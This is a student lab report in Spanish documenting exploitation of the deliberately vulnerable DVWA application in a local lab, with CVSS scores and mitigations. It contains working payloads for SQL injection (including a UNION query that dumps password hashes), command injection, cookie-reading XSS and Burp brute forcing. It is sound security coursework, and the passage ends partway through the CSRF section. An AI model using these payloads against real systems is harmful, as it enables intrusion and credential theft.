



Universidad Carlos III  
Curso Ingeniería del Software 2020-21  
Práctica  
Curso 2020-21

## Explotación de vulnerabilidades web

Fecha: **16/05/2021** - ENTREGA: **3**

GRUPO: **82** EQUIPO: **06**

Alumnos: **Alfonso Serrano Corbelle, Alberto Morcillo Villa**

# Índice

1. Protocolo HTTP	3
1.1. Peticiones HTTP	3
1.2. Respuestas del Protocolo HTTP	4
2. Análisis de las cookies	5
3. Vulnerabilidades	6
3.1. Vulnerabilidades Con Nivel de Seguridad Bajo	6
3.1.1. SQL Injection (Blind)	6
3.1.2. Inyección de Comandos	8
3.1.3. XSS Reflejado	10
3.1.4. XSS DOM	13
3.1.5. CSP Bypass	14
3.1.6. Weak Session IDs	15
3.1.7. SQL Injection	17
3.1.8. Ataque por Fuerza Bruta	20
3.1.9. CSRF	23
3.1.10. XSS Almacenado	24
3.1.11. Subida de Ficheros	27
3.1.12. Javascript	29
3.2. Vulnerabilidades de Nivel Medio	31
3.2.1. SQL Injection (Blind)	31
3.2.2. Inyección de Comandos	33
3.2.3. XSS Reflejado	34
3.2.4. XSS DOM	36
3.2.5. CSP Bypass	38
3.2.6. Weak Session IDs	40
3.2.7. SQL Injection	43
3.2.8. Ataque por Fuerza Bruta	46
3.2.9. CSRF	47
3.2.10. XSS Almacenado	48
3.2.11. Subida de Ficheros	49
3.2.12. Javascript	50
3.3. Vulnerabilidades de Nivel Alto	52
3.3.1. SQL Injection (Blind)	52

3.3.2.	Inyección de Comandos	54
3.3.3.	XSS Reflejado	55
3.3.4.	XSS DOM	57
3.3.5.	CSP Bypass	59
3.3.6.	Weak Session IDs	62
3.3.7.	SQL Injection	63
3.3.8.	Ataque por Fuerza Bruta	65
3.3.9.	CSRF	66
3.3.10.	XSS Almacenado	67
3.3.11.	Subida de Ficheros	68

# 1. Protocolo HTTP

HTTP, de sus siglas en inglés: "Hypertext Transfer Protocol", es el nombre de un protocolo el cual nos permite realizar una petición de datos y recursos, como pueden ser documentos [HTML](#). Es la base de cualquier intercambio de datos en la Web, y un protocolo de estructura cliente-servidor, esto quiere decir que una petición de datos es iniciada por el elemento que recibirá los datos (el cliente), normalmente un navegador Web. Así, una página web completa resulta de la unión de distintos sub-documentos recibidos, como, por ejemplo: un documento que especifique el estilo de maquetación de la página web ([CSS](#)), el texto, las imágenes, vídeos, scripts, etc...

Clientes y servidores se comunican intercambiando mensajes individuales (en contraposición a las comunicaciones que utilizan flujos continuos de datos). Los mensajes que envía el cliente, normalmente un navegador Web, se llaman *peticiones*, y los mensajes enviados por el servidor se llaman *respuestas*.

Información extraída de [Generalidades del protocolo HTTP - HTTP | MDN \(mozilla.org\)](#)

## 1.1. Peticiones HTTP

Ejemplo

```
GET /index.php HTTP/1.1
Host: vulnerable.com
User-Agent: Mozilla Firefox
```

- GET: solicitudes de contenido
- POST: se utiliza para enviar una mayor cantidad de datos y para subir archivos
- HEAD: como GET pero la respuesta sólo contiene las cabeceras y no el body. Muy utilizado por las “spiders” para comprobar si una página web ha cambiado.
- PUT: se utiliza para almacenar una entidad de datos bajo la URL suministrada.
- DELETE: elimina un recurso.
- TRACE: se hace eco de la petición recibida. Se utiliza para ver qué cambios o adiciones (si es que hay alguno) se han realizado por parte de cajas intermedias.

- OPTIONS: devuelve los métodos HTTP que el servidor soporta para la URL especificada (incluyendo '\*') métodos HTTP
- CONNECT: convierte la conexión de la petición en un túnel transparente TCP/IP, normalmente para facilitar HTTPS a través de un proxy HTTP.
- PATCH: aplica modificaciones parciales a un recurso.

Todo servidor HTTP de uso general debe implementar al menos los métodos GET y HEAD. Todos los demás se consideran opcionales

Después del recurso pedido (index.php en este caso) está la versión de HTTP que se implementa por parte del cliente.

A continuación se incluyen cabecerasopcionales que aportan información complementaria, tales como:

- Host
- Referer
- User-Agent (Navegador usado)
- Cookie
- X-Forwarded-For (Para conseguir la IP de la fuente)

## 1.2. Respuestas del Protocolo HTTP

Ejemplo

HTTP/1.1 200 OK  
Date: Mon, 23 May 2005 22:38:34 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 138  
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT  
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)  
ETag: "3f80f-1b6-3e1cb03b"  
Accept-Ranges: bytes  
Connection: close  
<html>  
<head>  
<title>An Example Page</title>  
</head>  
<body>  
<p>Hello World, this is a very simple HTML document.</p>  
</body>  
</html>

### Explicación de los códigos

- 1XX significa una respuesta meramente informativa
- 2XX significa que la petición fue recibida de manera correcta
- 3XX significa que se necesitan acciones adicionales para completar la petición
- 4XX significa que hay un error causado por el cliente
- 5XX significa que hay un error causado por el servidor

## 2. Análisis de las cookies

Las cookies consisten en dos campos que contienen la ID de sesión y el nivel de seguridad de DVWA, se envían en texto plano a través de la red.

Se podría incorporar una secuencia de sesión como seguridad adicional y buscar la manera de cómo mandarlas encriptadas para que si son interceptadas el atacante tenga que desencriptarla perdiendo tiempo y recursos.

## 3. Vulnerabilidades

### 3.1. Vulnerabilidades Con Nivel de Seguridad Bajo

#### 3.1.1. SQL Injection (Blind)

##### Descripción

Ataque fundamentalmente igual al de la inyección SQL pero con la diferencia de que la página web no devuelve un mensaje de error al efectuar una consulta errónea a la base de datos y por extensión no se imprime por pantalla los datos de la consulta del usuario, solamente si existe o no, forzando al atacante a conseguir información a través de consultas de verdadero o falso.

Primero probamos este comando

The screenshot shows the Burp Suite interface with a captured request for the DVWA SQL Injection (Blind) vulnerability. The request URL is `http://192.168.5.250/dvwa/vulnerabilities/sql_injection/`. The payload is `'2'; sleep(6);#`. The response shows a slow page load, indicating the injection worked.

Usamos la comilla simple para escapar del input esperado por la web e introducir el comando `sleep(6)`, al ejecutarlo comprobamos que la página web tarda más tiempo en cargar ya que hemos introducido el comando `sleep` y lo ha ejecutado.

Con esta prueba ya sabemos que se puede inyectar comandos en la caja de texto.

Probando con la dicotomía de verdadero/falso podemos llegar a la conclusión de que hay 5 usuarios probando con el comando `length(database())=5`

The screenshot shows the Burp Suite interface on the left and a browser window for DVWA on the right. In the DVWA browser window, a SQL injection attack has been performed on the 'length' parameter of a database query. The exploit sends a request to http://192.168.5.250/dvwa/vulnerabilities/sql\_injection/?id=2'+and+length(database())>8. The response shows the message "User ID exists in the database.", indicating a successful injection.

Este solo es un ejemplo de lo que se puede hacer usando esta vulnerabilidad.

Viendo el código fuente observamos que no hay ninguna mitigación al respecto y permite consultas anidadas que es lo que usamos para explotar la vulnerabilidad.

The screenshot shows the source code for the DVWA SQL Injection (Blind) module. The code handles a POST request from the user. It checks if the 'Submit' button was pressed, retrieves the 'id' parameter, and performs a database query to check if a user with that ID exists. The code uses MySQL's COUNT function to determine if the result set is greater than zero, which it then outputs to the user.

```

<?php
if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $result = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $result); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = ($result->num_rows( $result )); // The '0' character suppresses errors
    if( $num > 0 ) {
        echo "<p>User ID exists in the database.</p>";
    } else {
        echo "<p>User wasn't found, so the page wasn't</p>";
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
    }
    // Feedback for end user
    echo "<p>User ID is MISSING from the database.</p>";
}

// Is null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $__mysqli_res;
?>

```

## Impacto

Afecta a la confidencialidad y a la integridad ya que el atacante puede adivinar a través del verdadero/falso datos o características de la base de datos y puede injectar cualquier comando de SQL, incluido los que pueden modificar la base de datos.

## CVSS3

Score: 6,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N

## Mitigación

Hay que añadir un sistema de filtrado eficaz de caracteres especiales.

### 3.1.2. Inyección de Comandos

#### Descripción

Una mala implementación por parte de la web posibilita al atacante ejecutar comandos no autorizados directamente en la máquina que la aloja, siendo únicamente limitado por los permisos de apache.

Los comandos se transfieren por POST pero usando un doble and se ve que acepta cualquier tipo de comando como entrada adicional al ping

The screenshot shows the Burp Suite interface with a captured POST request for the DVWA Command Injection page. The request URL is `http://192.168.5.250/dvwa/vulnerabilities/exec/`. The request body contains the command `and ping -c 1 127.0.0.1`. The response shows the output of the ping command, confirming the exploit worked.

```

1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 14
9 Origin: http://192.168.5.250
10 X-Forwarded-For: 192.168.5.250
11 Referer: http://192.168.5.250/dvwa/vulnerabilities/exec/
12 Cookie: security=low; PHPSESSID=bea4cf9c04b3b0c80ceca7b63d2c81779
13 Upgrade-Insecure-Requests: 1
14
15 ip=127.0.0.1&20526=ls&Submit=Submit

```

The screenshot shows a Mozilla Firefox browser window with the URL <http://192.168.5.250/dvwa/vulnerabilities/exec/>. The page title is "Vulnerability: Command Injection". The main content area displays the output of a ping command: "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data, 64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.013 ms, 64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.015 ms, 64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.019 ms, 64 bytes from 127.0.0.1: icmp\_seq=4 ttl=64 time=0.010 ms, ... 127.0.0.1 ping statistics: 4 packets transmitted, 4 received, 0% packet loss, time 2997ms rtt min/avg/max/mdev = 0.010/0.014/0.019/0.004 ms". Below this, there is a "More Information" section with links to various resources about command injection.

Otra vez se puede comprobar en el código fuente de la página que no hay ningún filtro para evitar este tipo de ataques.

The screenshot shows the source code for the PHP file `vulnerabilities/exec/source/low.php`. The code contains a conditional block that checks if the POST variable `Submit` is set. If it is, it retrieves the target IP from the REQUEST variable. It then determines the OS (Windows or Linux) and executes a ping command using `shell_exec`. Finally, it provides feedback to the user.

```
<?php
if( isset( $POST[ 'Submit' ] ) ) {
    // Get Input
    $target = $REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

## Impacto

Integridad, disponibilidad y confidencialidad ya que se puede ejecutar todos los comandos deseados como única restricción los privilegios otorgados al servidor.

## CVSS3

Score: 9,8

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## Mitigación

Filtrar la entrada de caracteres especiales no deseados y solo dejar introducir números en el cuadro de texto.

### 3.1.3. XSS Reflejado


#### Descripción

Vulnerabilidad que afecta al usuario al momento de entrar a una página web inyectando código HTML o Javascript al momento de acceder a esta.

Afecta a sitios que reciben información vía GET principalmente aunque también puede darse el caso con POST


Se puede ver que en la caja de texto se pueden introducir comandos de JavaScript usando la etiqueta <script>

The screenshot shows the Burp Suite interface. In the proxy tab, there is a captured request to 'http://192.168.5.250:80' with the URL 'http://192.168.5.250/dvwa/vulnerabilities/xss\_r/?name=<script>alert("Hello")</script>' and the method 'GET'. The intercept tab shows the response from the DVWA application, which contains the injected script: 'Hello'. The DVWA logo and title 'Vulnerability: Reflected Cross Site Scripting (XSS)' are visible on the right.



Al enviarse el comando vía get a través de la URL se puede mandar un enlace a un tercero con un script para robarle las cookies de sesión, por ejemplo

A screenshot of a Kali Linux desktop environment. The top bar shows 'Actividades' and 'VirtualBox Machine'. The main window is a Mozilla Firefox browser with the DVWA application open. The title bar says 'Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox'. The address bar shows 'http://192.168.5.250/dvwa/vulnerabilities/xss\_r/?name=<script>alert(document.cookie)</script>'. The DVWA interface is visible on the right. To the left, a Burp Suite window titled 'Burp Suite Community Edition v2020.12.1 - Temporary Project' is open, showing the intercepted request: 'GET /dvwa/vulnerabilities/xss\_r/?name=<script>alert(document.cookie)</script> HTTP/1.1'. The Burp Suite interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Composer, Extender, Project options, and User options. The 'Proxy' tab is selected. The bottom of the screen shows the Kali Linux desktop environment.



Para este ejemplo usamos el comando <script>alert(document.cookie)</script>

## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación


Filtro de cualquier manera de injectar Javascript en la URL mediante la limpieza de etiquetas relacionadas y símbolos especiales

### 3.1.4. XSS DOM

#### Descripción

Variante del XSS Reflejado donde el código de Javascript está oculto y no se muestra en la URL si no que se extrae en la ejecución del motor Javascript cuando se ejecuta por parte del navegador, es más discreto que otro tipo de ataques y menos probable de detectar

En la página web vemos que al cambiar las opciones de los idiomas y pulsar select cambia la url y pasa a contener el nombre del idioma, si sustituimos ese parámetro por <script>alert(document.cookie)</script> se puede robar la cookie de inicio de sesión sin recargar la página.



Como vemos en el código fuente no hay mitigación de ningún tipo, por no haber no hay ni código.



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Limitar los valores de default a solo las cadenas deseadas

### 3.1.5. CSP Bypass

#### Descripción

CSP significa política de Seguridad de contenido y sirve para indicar qué recursos o elementos se deben ejecutar y desde donde, una mala configuración de la herramienta abre la puerta a nuevas vulnerabilidades.

Revisando el código fuente vemos que acepta scripts desde self, pastebin, jquery y google analytics.

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com ;"; // allows js from self, pastebin.com, jquery and google analytics
header($headerCSP);
# https://pastebin.com/raw/R570EE0B
?>
<?php
if (isset($_POST['include'])) {
$page[ 'body' ] .= "
<script src=' " . $_POST['include'] . "'></script>";
}

```

Según <https://github.com/digininja/DVWA/issues/382> no se puede usar pastebin para explotar esta vulnerabilidad debido a cambios recientes por su parte.

El procedimiento sería crearse un pastebin con el código a ejecutar y obtener el enlace, ponerlo en la caja de texto y el código escrito en el documento se ejecutaría entre las etiquetas <script></script>

## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 5,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Eliminar cualquier tipo de permiso a otro dominio que no sea el propio

### 3.1.6. Weak Session IDs

#### Descripción

Una vez que el usuario se logea en una página para no pedir una y otra vez las credenciales se establece una ID compartida que se actualiza en cada intercambio de información en principio aleatoria, si un atacante consigue averiguar la secuencia equivale al robo de identidad.

En este nivel de seguridad la generación es secuencial y por lo tanto trivial de explotar.

The screenshot displays a Burp Suite interface on the left and a browser window on the right. The Burp Suite interface shows a captured POST request to 'http://192.168.5.250/dvwa/vulnerabilities/weak\_id/'. The request payload includes a session cookie named 'PHPSESSID' with a value of 'bea4cf9c94b3b0c90ce7b63d2c81779'. The browser window shows the DVWA application's 'Weak Session IDs' page, which has a note: 'This page will set a new cookie called dvwaSession each time the button is clicked.' A 'Generate' button is present. The DVWA navigation menu on the right includes 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', 'CSRF', 'File Inclusion', 'File Upload', 'Insecure CAPTCHA', 'SQL Injection', 'SQL Injection (Blind)', 'Weak Session IDs' (which is highlighted in green), 'XSS (DOM)', 'XSS (Reflected)', 'XSS (Stored)', 'CSP Bypass', 'JavaScript', 'DVWA Security', 'PHP Info', and 'About'. The bottom of the browser window shows the DVWA footer: 'Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*'. The overall environment is a Kali Linux VM running in Oracle VM VirtualBox.

The screenshot shows a Kali Linux VM interface with two windows open. The left window is Burp Suite Community Edition v2020.12.1 - Temporary Project, displaying a POST request to `http://192.168.5.250/dvwa/vulnerabilities/weak_id/`. The request payload contains a cookie with name='PHPSESSID' and value='bea4cf9c04b3b0c80ce7b63d2c81779'. The right window is a Mozilla Firefox browser showing the DVWA (Damn Vulnerable Web Application) 'Weak Session IDs' page. The page title is 'Vulnerability: Weak Session IDs'. It displays a message: 'This page will set a new cookie called dvwaSession each time the button is clicked.' Below this is a 'Generate' button and a status bar indicating 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The DVWA logo is at the top right.

## Impacto

Confidencialidad ya que usurpar la cookie y la secuencia de sesión equivale al robo de identidad.

CVSS3

Score: 4.0

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

## Mitigación

Usar un valor aleatorio real junto a un hash fuerte para garantizar la aleatoriedad de la secuencia.

### 3.1.7. SQL Injection

#### Descripción

La inyección SQL es uno de los métodos más comunes de hackeo, y en el top 10 riesgos de seguridad de OWASP de 2017 aparece como el riesgo número 1. Ocurre cuando un atacante envía un código de SQL especialmente hecho en campo a llenar de una página web que pide un input (como nombre, contraseña, etc).

Si hacemos click en “View Source” podemos ver el siguiente código fuente:

```
<?php
if( isset( $_REQUEST[ "Submit" ] ) ) {
    // Get input
    $id = $_REQUEST[ "id" ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
    // Get result
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];
        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
    mysqli_close($GLOBALS["__mysqli_ston"]);
}
```

Destacamos la línea de código que dice:

\$query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '\$id';";

Esto significa que va a comprobar los elementos en los que id coincide con el término introducido, \$id

También podemos comprobarlo con burp:

The screenshot shows the OWASp ZAP proxy tool interface. The 'Proxy' tab is selected. Below it, the 'Intercept' tab is also selected. The main area displays an intercept message for a GET request to http://192.168.5.250:80. The URL is /dvwa/vulnerabilities/sqli/. The parameters 'id=1' and 'Submit=Submit' are highlighted with a red box. The request includes standard headers like User-Agent, Accept, and Accept-Language, along with a cookie and an upgrade-insecure-requests header.

```

1 GET /dvwa/vulnerabilities/sqli/ id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.5.250/dvwa/vulnerabilities/sqli/?id=%22&Submit=Submit
9 Cookie: security=low; PHPSESSID=3388b69c88e3874e43d79813d1eb9af1
10 Upgrade-Insecure-Requests: 1
11
12

```

Como podemos ver, si introducimos, por ejemplo, 1 nos sale lo siguiente:

The screenshot shows a web page titled 'Vulnerability: SQL Injection'. It has a form with a 'User ID:' input field and a 'Submit' button. Below the form, the output shows the results of the SQL query: 'ID: 1', 'First name: admin', and 'Surname: admin'.

Por el contrario si introducimos una comilla simple ('') nos da un error de respuesta en otra página porque no tiene filtros contra caracteres raros, por lo que podemos explotar la vulnerabilidad:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Algunas formas de explotarla son las siguientes:

- '' or 1=1# para obtener una lista de todos los nombres y apellidos

## Vulnerability: SQL Injection

User ID: 

```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```

- 'or 1=0 union select user,password from dwva.users# para extraer el nombre de usuario y las contraseñas

## Vulnerability: SQL Injection

User ID: 

```
ID: 'or 1=0 union select user,password from dwva.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'or 1=0 union select user,password from dwva.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'or 1=0 union select user,password from dwva.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'or 1=0 union select user,password from dwva.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'or 1=0 union select user,password from dwva.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

## Impacto

En este tipo de ataque, toda la información almacenada está potencialmente en peligro, pues al hacer inyecciones pueden no solo obtener información clasificada como contraseñas sino que también pueden hacer cambios en la propia base de datos.

## CVSS3

Score: 6,4

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:L /I:L /A:N

## Mitigación

Para evitar esta vulnerabilidad se puede introducir un filtrado sobre los caracteres introducidos, o hacer que el usuario no pueda elegir sino solamente seleccionar de entre opciones.

También sería conveniente cambiar el GET por un POST

### **3.1.8. Ataque por Fuerza Bruta**

#### Descripción

El ataque por fuerza bruta es uno de los más simples y consiste en intentar todas las combinaciones posibles de caracteres para adivinar una contraseña. En teoría un ataque de este tipo siempre podrá encontrar la clave en cuestión pero puede tardar días, meses o incluso años para encontrar la contraseña, todo dependiendo de la complejidad de la misma y de la capacidad de computación del atacante.

El código fuente podemos ver que es de la siguiente forma:

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( 'pre>'.((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . 'pre>' );
    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row['avatar'];

        // Login successful
        echo ">pWelcome to the password protected area $user</p>";
        echo ">img src=\"$avatar\" />" ;
    } else {
        // Login failed
        echo ">pre>br />Username and/or password incorrect.</pre>" ;
    }
    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
}
```

Si introducimos unas credenciales incorrectas nos devolverá un error diciendo que no es posible iniciar sesión:

## Vulnerability: Brute Force


### Login

Username:

Password:

Username and/or password incorrect.

Si usamos BurpSuite para interceptar el login podemos enviar la request al interceptor, donde podemos hacer un ataque de fuerza bruta contra solamente la contraseña:



Usando BurpSuite podemos crear un diccionario que tenga las contraseñas más comunes posibles (dado que este es un ataque de baja seguridad) que nos ayudará a ver si hemos acertado:

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Add  
Add from list ... [Pro version only]

password
1234
00000000
test

Gracias a ello podemos averiguar que la contraseña es password y si introducimos Username: admin y Password: password podemos ver que funciona y nos devuelve lo siguiente:

## Vulnerability: Brute Force

**Login**

Username:

Password:

Welcome to the password protected area admin

22 de 69

## Impacto

El atacante puede averiguar una contraseña, lo cual le puede dar acceso a privilegios de administrador en el peor de los casos

## CVSS3

Score: 10

CVSS:3.1/AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:N

## Mitigación


Para poder limitar la capacidad del atacante se puede añadir un cooldown entre intentos, aumentar la complejidad de las contraseñas o usar captchas.

### 3.1.9. CSRF

#### Descripción

Cross-Site Request Forgery (o falsificación de petición en sitios cruzados) es un ataque consistente en obligar a la víctima a ejecutar acciones de forma no voluntaria en una página web en la que están autenticados. Mayormente un navegador pedirá al usuario que introduzca sus credenciales, como la IP o la cookie de la sesión, pero si ya está autenticado el sitio web no tiene forma de distinguir de la petición especialmente hecha del atacante o una normal de la víctima.

